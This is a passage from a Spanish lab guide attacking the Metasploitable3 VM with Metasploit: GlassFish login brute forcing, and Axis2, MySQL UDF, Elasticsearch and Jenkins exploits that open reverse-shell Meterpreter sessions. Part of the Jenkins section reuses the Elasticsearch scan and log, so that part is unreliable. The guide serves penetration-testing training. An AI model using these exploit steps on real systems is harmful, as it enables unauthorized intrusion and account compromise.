msf exploit(multi/http/axis2_deployer) > exploit

[*] Started reverse TCP handler on 172.16.3.120:4444
[+] http://172.16.3.122:8282/axis2/axis2-admin [Apache-Coyote/1.1] [Axis2 Web Admin Module] successful login '
admin' : 'axis2'
[+] Successfully uploaded
[*] Polling to see if the service is ready
[*] Sending stage (53859 bytes) to 172.16.3.122
[*] Meterpreter session 2 opened (172.16.3.120:4444 -> 172.16.3.122:49648) at 2018-03-21 13:25:10 -0500
[+] Deleted webapps/axis2/WEB-INF/services/xspZqdbg.jar

meterpreter > sysinfo
Computer    : metasploitable3
OS          : Windows Server 2008 R2 6.1 (amd64)
Meterpreter : java/windows
meterpreter >
```

De esta forma concluye este ejercicio.

4. Ataques de fuerza bruta contra servicio GLASSFISH


Escanear la IP objetivo para conocer los puertos abiertos para ejecutar servicios.

nmap -p 4848 -sV 172.16.3.122

El resultado sería el siguiente:

```
satellite ~ #
satellite ~ # nmap -p 4848 -sV 172.16.3.122

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-21 13:31 -05
Nmap scan report for 172.16.3.122
Host is up (0.00023s latency).

PORT     STATE SERVICE  VERSION
4848/tcp open  ssl/http Oracle Glassfish Application Server
MAC Address: 08:00:27:BB:FC:4C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.74 seconds
satellite ~ #
satellite ~ # _
```

Verificando el puerto 4848 nos damos cuenta que es una interface de GLASSFISH



Iniciar METASPLOIT luego cargar el módulo que intenta iniciar sesión en el panel de administracion de GlassFish utilizando combinaciones de nombre de usuario y contraseña indicadas por las opciones USER_FILE, PASS_FILE y USERPASS_FILE. También intentará hacer una

derivación de autenticación en versiones anteriores de GlassFish.

Nota: de forma predeterminada, GlassFish 4.0 requiere HTTPS, lo que significa que debe establecer la opción SSL activada y SSLVersion en TLS1.

Primero es necesario crear un diccionario de usuarios y contraseñas respectivamente.

Usuarios

```
vim /root/user.txt
admin
```

Contraseña

```
vim /root/pass.txt
metasploitable
vulnerabilities
Autounattend
Contributing
security
exploits
versions
approach
building
multiple
virtualization
vagrant
sploit
```


Luego iniciar Metasploit y ejecutar el ataque.

```
msfconsole
use auxiliary/scanner/http/glassfish_login
set rhosts 172.16.3.122
set rport 4848
set STOP_ON_SUCCESS true
set  user_file /root/user.txt
set  pass_file /root/pass.txt
exploit
```

Verificar

```
msf > use auxiliary/scanner/http/glassfish_login
msf auxiliary(scanner/http/glassfish_login) > set rhosts 172.16.3.122
rhosts => 172.16.3.122
msf auxiliary(scanner/http/glassfish_login) > set rport 4848
rport => 4848
msf auxiliary(scanner/http/glassfish_login) > set SSL true
SSL => true
msf auxiliary(scanner/http/glassfish_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/http/glassfish_login) > set  user_file /root/user.txt
user_file => /root/user.txt
msf auxiliary(scanner/http/glassfish_login) > set  pass_file /root/pass.txt
pass_file => /root/pass.txt
msf auxiliary(scanner/http/glassfish_login) > exploit

[*] 172.16.3.122:4848 - Checking if Glassfish requires a password...
[*] 172.16.3.122:4848 - Glassfish is protected with a password
[-] 172.16.3.122:4848 - Failed: 'admin:metasploitable'
[!] No active DB -- Credential data will not be saved!
[-] 172.16.3.122:4848 - Failed: 'admin:vulnerabilities'
[-] 172.16.3.122:4848 - Failed: 'admin:Autounattend'
[-] 172.16.3.122:4848 - Failed: 'admin:Contributing'
[-] 172.16.3.122:4848 - Failed: 'admin:security'
[-] 172.16.3.122:4848 - Failed: 'admin:exploits'
[-] 172.16.3.122:4848 - Failed: 'admin:versions'
[-] 172.16.3.122:4848 - Failed: 'admin:approach'
[-] 172.16.3.122:4848 - Failed: 'admin:building'
[-] 172.16.3.122:4848 - Failed: 'admin:multiple'
[-] 172.16.3.122:4848 - Failed: 'admin:virtualization'
[-] 172.16.3.122:4848 - Failed: 'admin:vagrant'
[+] 172.16.3.122:4848 - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/glassfish_login) >
```

Como se ve se encontró el usuario y contraseña, ahora es necesario validarlo



De esta forma concluye este ejercicio.

5. Explotación de servicio MYSQL

Escanear la IP objetivo para conocer los puertos abiertos para ejecutar servicios.

```
nmap -p 3306 -sV 172.16.3.122
```

El resultado sería el siguiente:

```
satellite pentest #
satellite pentest # nmap -p3306 -sV 172.16.3.122

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-21 15:58 -05
Nmap scan report for 172.16.3.122
Host is up (0.00026s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.20-log
MAC Address: 08:00:27:BB:FC:4C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.00 seconds
satellite pentest #
```

Verificando el puerto 3306 nos damos cuenta que existe el servidor MYSQL

El realizar un análisis de vulnerabilidad interno. Se puede verificar que la cuenta MYSQL no está protegida con contraseña, esto se puede aprovechar con un módulo de METASPLOIT que crea y habilita una UDF personalizada (función definida por el usuario) en el host de destino mediante el uso de la sentencia “SELECT ...into DUMPFILE” en donde es posible inyectar un binario, cabe mencionar que en las instalaciones predeterminadas de Microsoft Windows de MySQL (= <5.5.9), los permisos de escritura en el directorio no están definidas y el servicio MySQL se ejecuta como LocalSystem.

```
msfconsole
use exploit/windows/mysql/mysql_payload
set rhost 172.16.3.122
set rport 3306
exploit
```

El resultado será el siguiente.

```
msf > use exploit/windows/mysql/mysql_payload
msf exploit(mysql_payload) > set rhost 172.16.3.122
rhost => 172.16.3.122
msf exploit(mysql_payload) > set rport 3306
rport => 3306
msf exploit(mysql_payload) > exploit

[*] Started reverse TCP handler on 172.16.3.114:4444
[*] 172.16.3.122:3306 - Checking target architecture...
[*] 172.16.3.122:3306 - Checking for sys_exec()...
[*] 172.16.3.122:3306 - Checking target architecture...
[*] 172.16.3.122:3306 - Checking for MySQL plugin directory...
[*] 172.16.3.122:3306 - Target arch (win64) and target path both okay.
[*] 172.16.3.122:3306 - Uploading lib_mysqludf_sys_64.dll library to c:/wamp/bin/mysql/mysql5.5.20/lib/plugin/
czGqDjtc.dll...
[*] 172.16.3.122:3306 - Checking for sys_exec()...
[*] 172.16.3.122:3306 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 172.16.3.122:3306 - Command Stager progress -   2.93% done (2998/102246 bytes)
```

```
[*] 172.16.3.122:3306 - Command Stager progress -  92.36% done (94437/102246 bytes)
[*] 172.16.3.122:3306 - Command Stager progress -  93.83% done (95936/102246 bytes)
[*] 172.16.3.122:3306 - Command Stager progress -  95.29% done (97435/102246 bytes)
[*] 172.16.3.122:3306 - Command Stager progress -  96.76% done (98934/102246 bytes)
[*] 172.16.3.122:3306 - Command Stager progress -  98.19% done (100400/102246 bytes)
[*] 172.16.3.122:3306 - Command Stager progress -  99.59% done (101827/102246 bytes)
[*] Sending stage (179267 bytes) to 172.16.3.122
[*] 172.16.3.122:3306 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (172.16.3.114:4444 -> 172.16.3.122:49392) at 2018-03-21 16:53:53 -0500

meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
meterpreter >
```

De esta forma concluye este ejercicio.

6. Explotación de servicio Elasticsearch REST API 1.1.1

Escanear la IP objetivo para conocer los puertos abiertos para ejecutar servicios.

nmap -p 9200 -sV 172.16.3.122


El resultado sería el siguiente:

```
root@kali:~#
root@kali:~# nmap -p 9200 -sV 172.16.3.122

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-21 19:33 -05
Nmap scan report for 172.16.3.122
Host is up (0.00028s latency).

PORT     STATE SERVICE VERSION
9200/tcp open  http    Elasticsearch REST API 1.1.1 (name: Abomination; Lucene 4.7)
MAC Address: 08:00:27:BB:FC:4C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
root@kali:~#
```

Verificando el puerto 9200 nos damos cuenta que existe el servidor Elasticsearch

Luego buscamos vulnerabilidades relacionadas a servicio y específicamente la versión y encontramos la siguiente:

https://www.rapid7.com/db/modules/exploit/multi/elasticsearch/script_mvel_rce




Lo que indica es que existe una vulnerabilidad de ejecución remota de comandos (RCE) en ElasticSearch, en versiones anteriores a 1.2.0 la cual corresponde a la versión encontrada.


Procedemos a explotar la vulnerabilidad con Metasploit de la siguiente forma:

```
use exploit/multi/elasticsearch/script_mvel_rce
set RHOSTS 172.16.3.122
exploit
```

Al explotar la vulnerabilidad podremos verificar lo siguiente:



Luego podremos solicitar una consola de comandos de Windows con el comando “shell” y posteriormente listar los usuarios locales de la siguiente forma:



De esta forma concluye este ejercicio.

7. Explotación de servicio JENKINS

Escanear la IP objetivo para conocer los puertos abiertos para ejecutar servicios.

nmap -p 9200 -sV 172.16.3.122


El resultado sería el siguiente:

```
root@kali:~#
root@kali:~# nmap -p 9200 -sV 172.16.3.122

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-21 19:33 -05
Nmap scan report for 172.16.3.122
Host is up (0.00028s latency).

PORT     STATE SERVICE VERSION
9200/tcp open  http    Elasticsearch REST API 1.1.1 (name: Abomination; Lucene 4.7)
MAC Address: 08:00:27:BB:FC:4C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
root@kali:~#
```

El resultado del escaneo al puerto 9200 nos damos cuenta que existe el servidor Jetty correspondiente Jenkins, como lo podemos verificar a continuación.

Como en el ejercicio anterior buscamos vulnerabilidades relacionadas a servicio relacionados con metasploit y encontramos la siguiente:

https://www.rapid7.com/db/modules/exploit/multi/http/jenkins_script_console



Lo que indica es que existe una vulnerabilidad de ejecución remota de comandos (RCE) en java, haciendo uso del script Jenkins-CI Groovy.

Procedemos a explotar la vulnerabilidad con Metasploit de la siguiente forma:

use exploit/multi/http/jenkins_script_console
set rhost 172.16.3.122
set rport 8484
set targeturl /
set srvhost 172.16.3.114
set target 1
set payload windows/meterpreter/reverse_tcp
set lhost 172.16.3.114
exploit

Al explotar la vulnerabilidad podremos verificar lo siguiente

```
msf exploit(script_mvel_rce) >
msf exploit(script_mvel_rce) >
msf exploit(script_mvel_rce) > exploit

[*] Started reverse TCP handler on 172.16.3.114:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (51184 bytes) to 172.16.3.122
[*] Meterpreter session 1 opened (172.16.3.114:4444 -> 172.16.3.122:49424) at 2018-03-21 19:43:20 -0500
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\fns.jar' on the target

meterpreter > sysinfo
Computer    : metasploitable3
OS          : Windows Server 2008 R2 6.1 (amd64)
Meterpreter : java/windows
meterpreter >
meterpreter >
meterpreter >
```

Luego podremos solicitar una consola de comandos de windows con el comando “shell” y posteriormente listar los usuarios locales de la siguiente forma:

```
meterpreter >
meterpreter > shell
Process 2 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\elasticsearch-1.1.1>

C:\Program Files\elasticsearch-1.1.1>

C:\Program Files\elasticsearch-1.1.1>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            anakin_skywalker         artoo_detoo
ben_kenobi               boba_fett                c_three_pio
chewbacca                darth_vader              greedo
Guest                    han_solo                 jabba_hutt
jarjar_binks             kylo_ren                 lando_calrissian
leia_organa              luke_skywalker           sshd
sshd_server              vagrant
The command completed with one or more errors.


C:\Program Files\elasticsearch-1.1.1>
```

De esta forma concluye este ejercicio.

8. Bibliografía y Fuentes

Metasploit 3
https://blog.rapid7.com/2016/11/15/test-your-might-with-the-shiny-new-metasploitable3/

Kali Linux
https://www.kali.org/

Juan Oliva Blog
http://jroliva.net

Fuentes de Laboratorios

http://www.hackingarticles.in/manual-penetration-testing-metasploitable-3/

http://ultimatepeter.com/metasploitable-3-meterpreter-port-forwarding/

http://www.hackingarticles.in/ftp-service-exploitation-metasploitable-3/

http://www.hackingarticles.in/penetration-testing-metasploitable-3-smb-tomcat/

http://www.hackingarticles.in/exploitation-metasploitable-3-using-glassfish-service/

http://www.hackingarticles.in/hack-metasploitable-3-using-mysql-service-exploitation/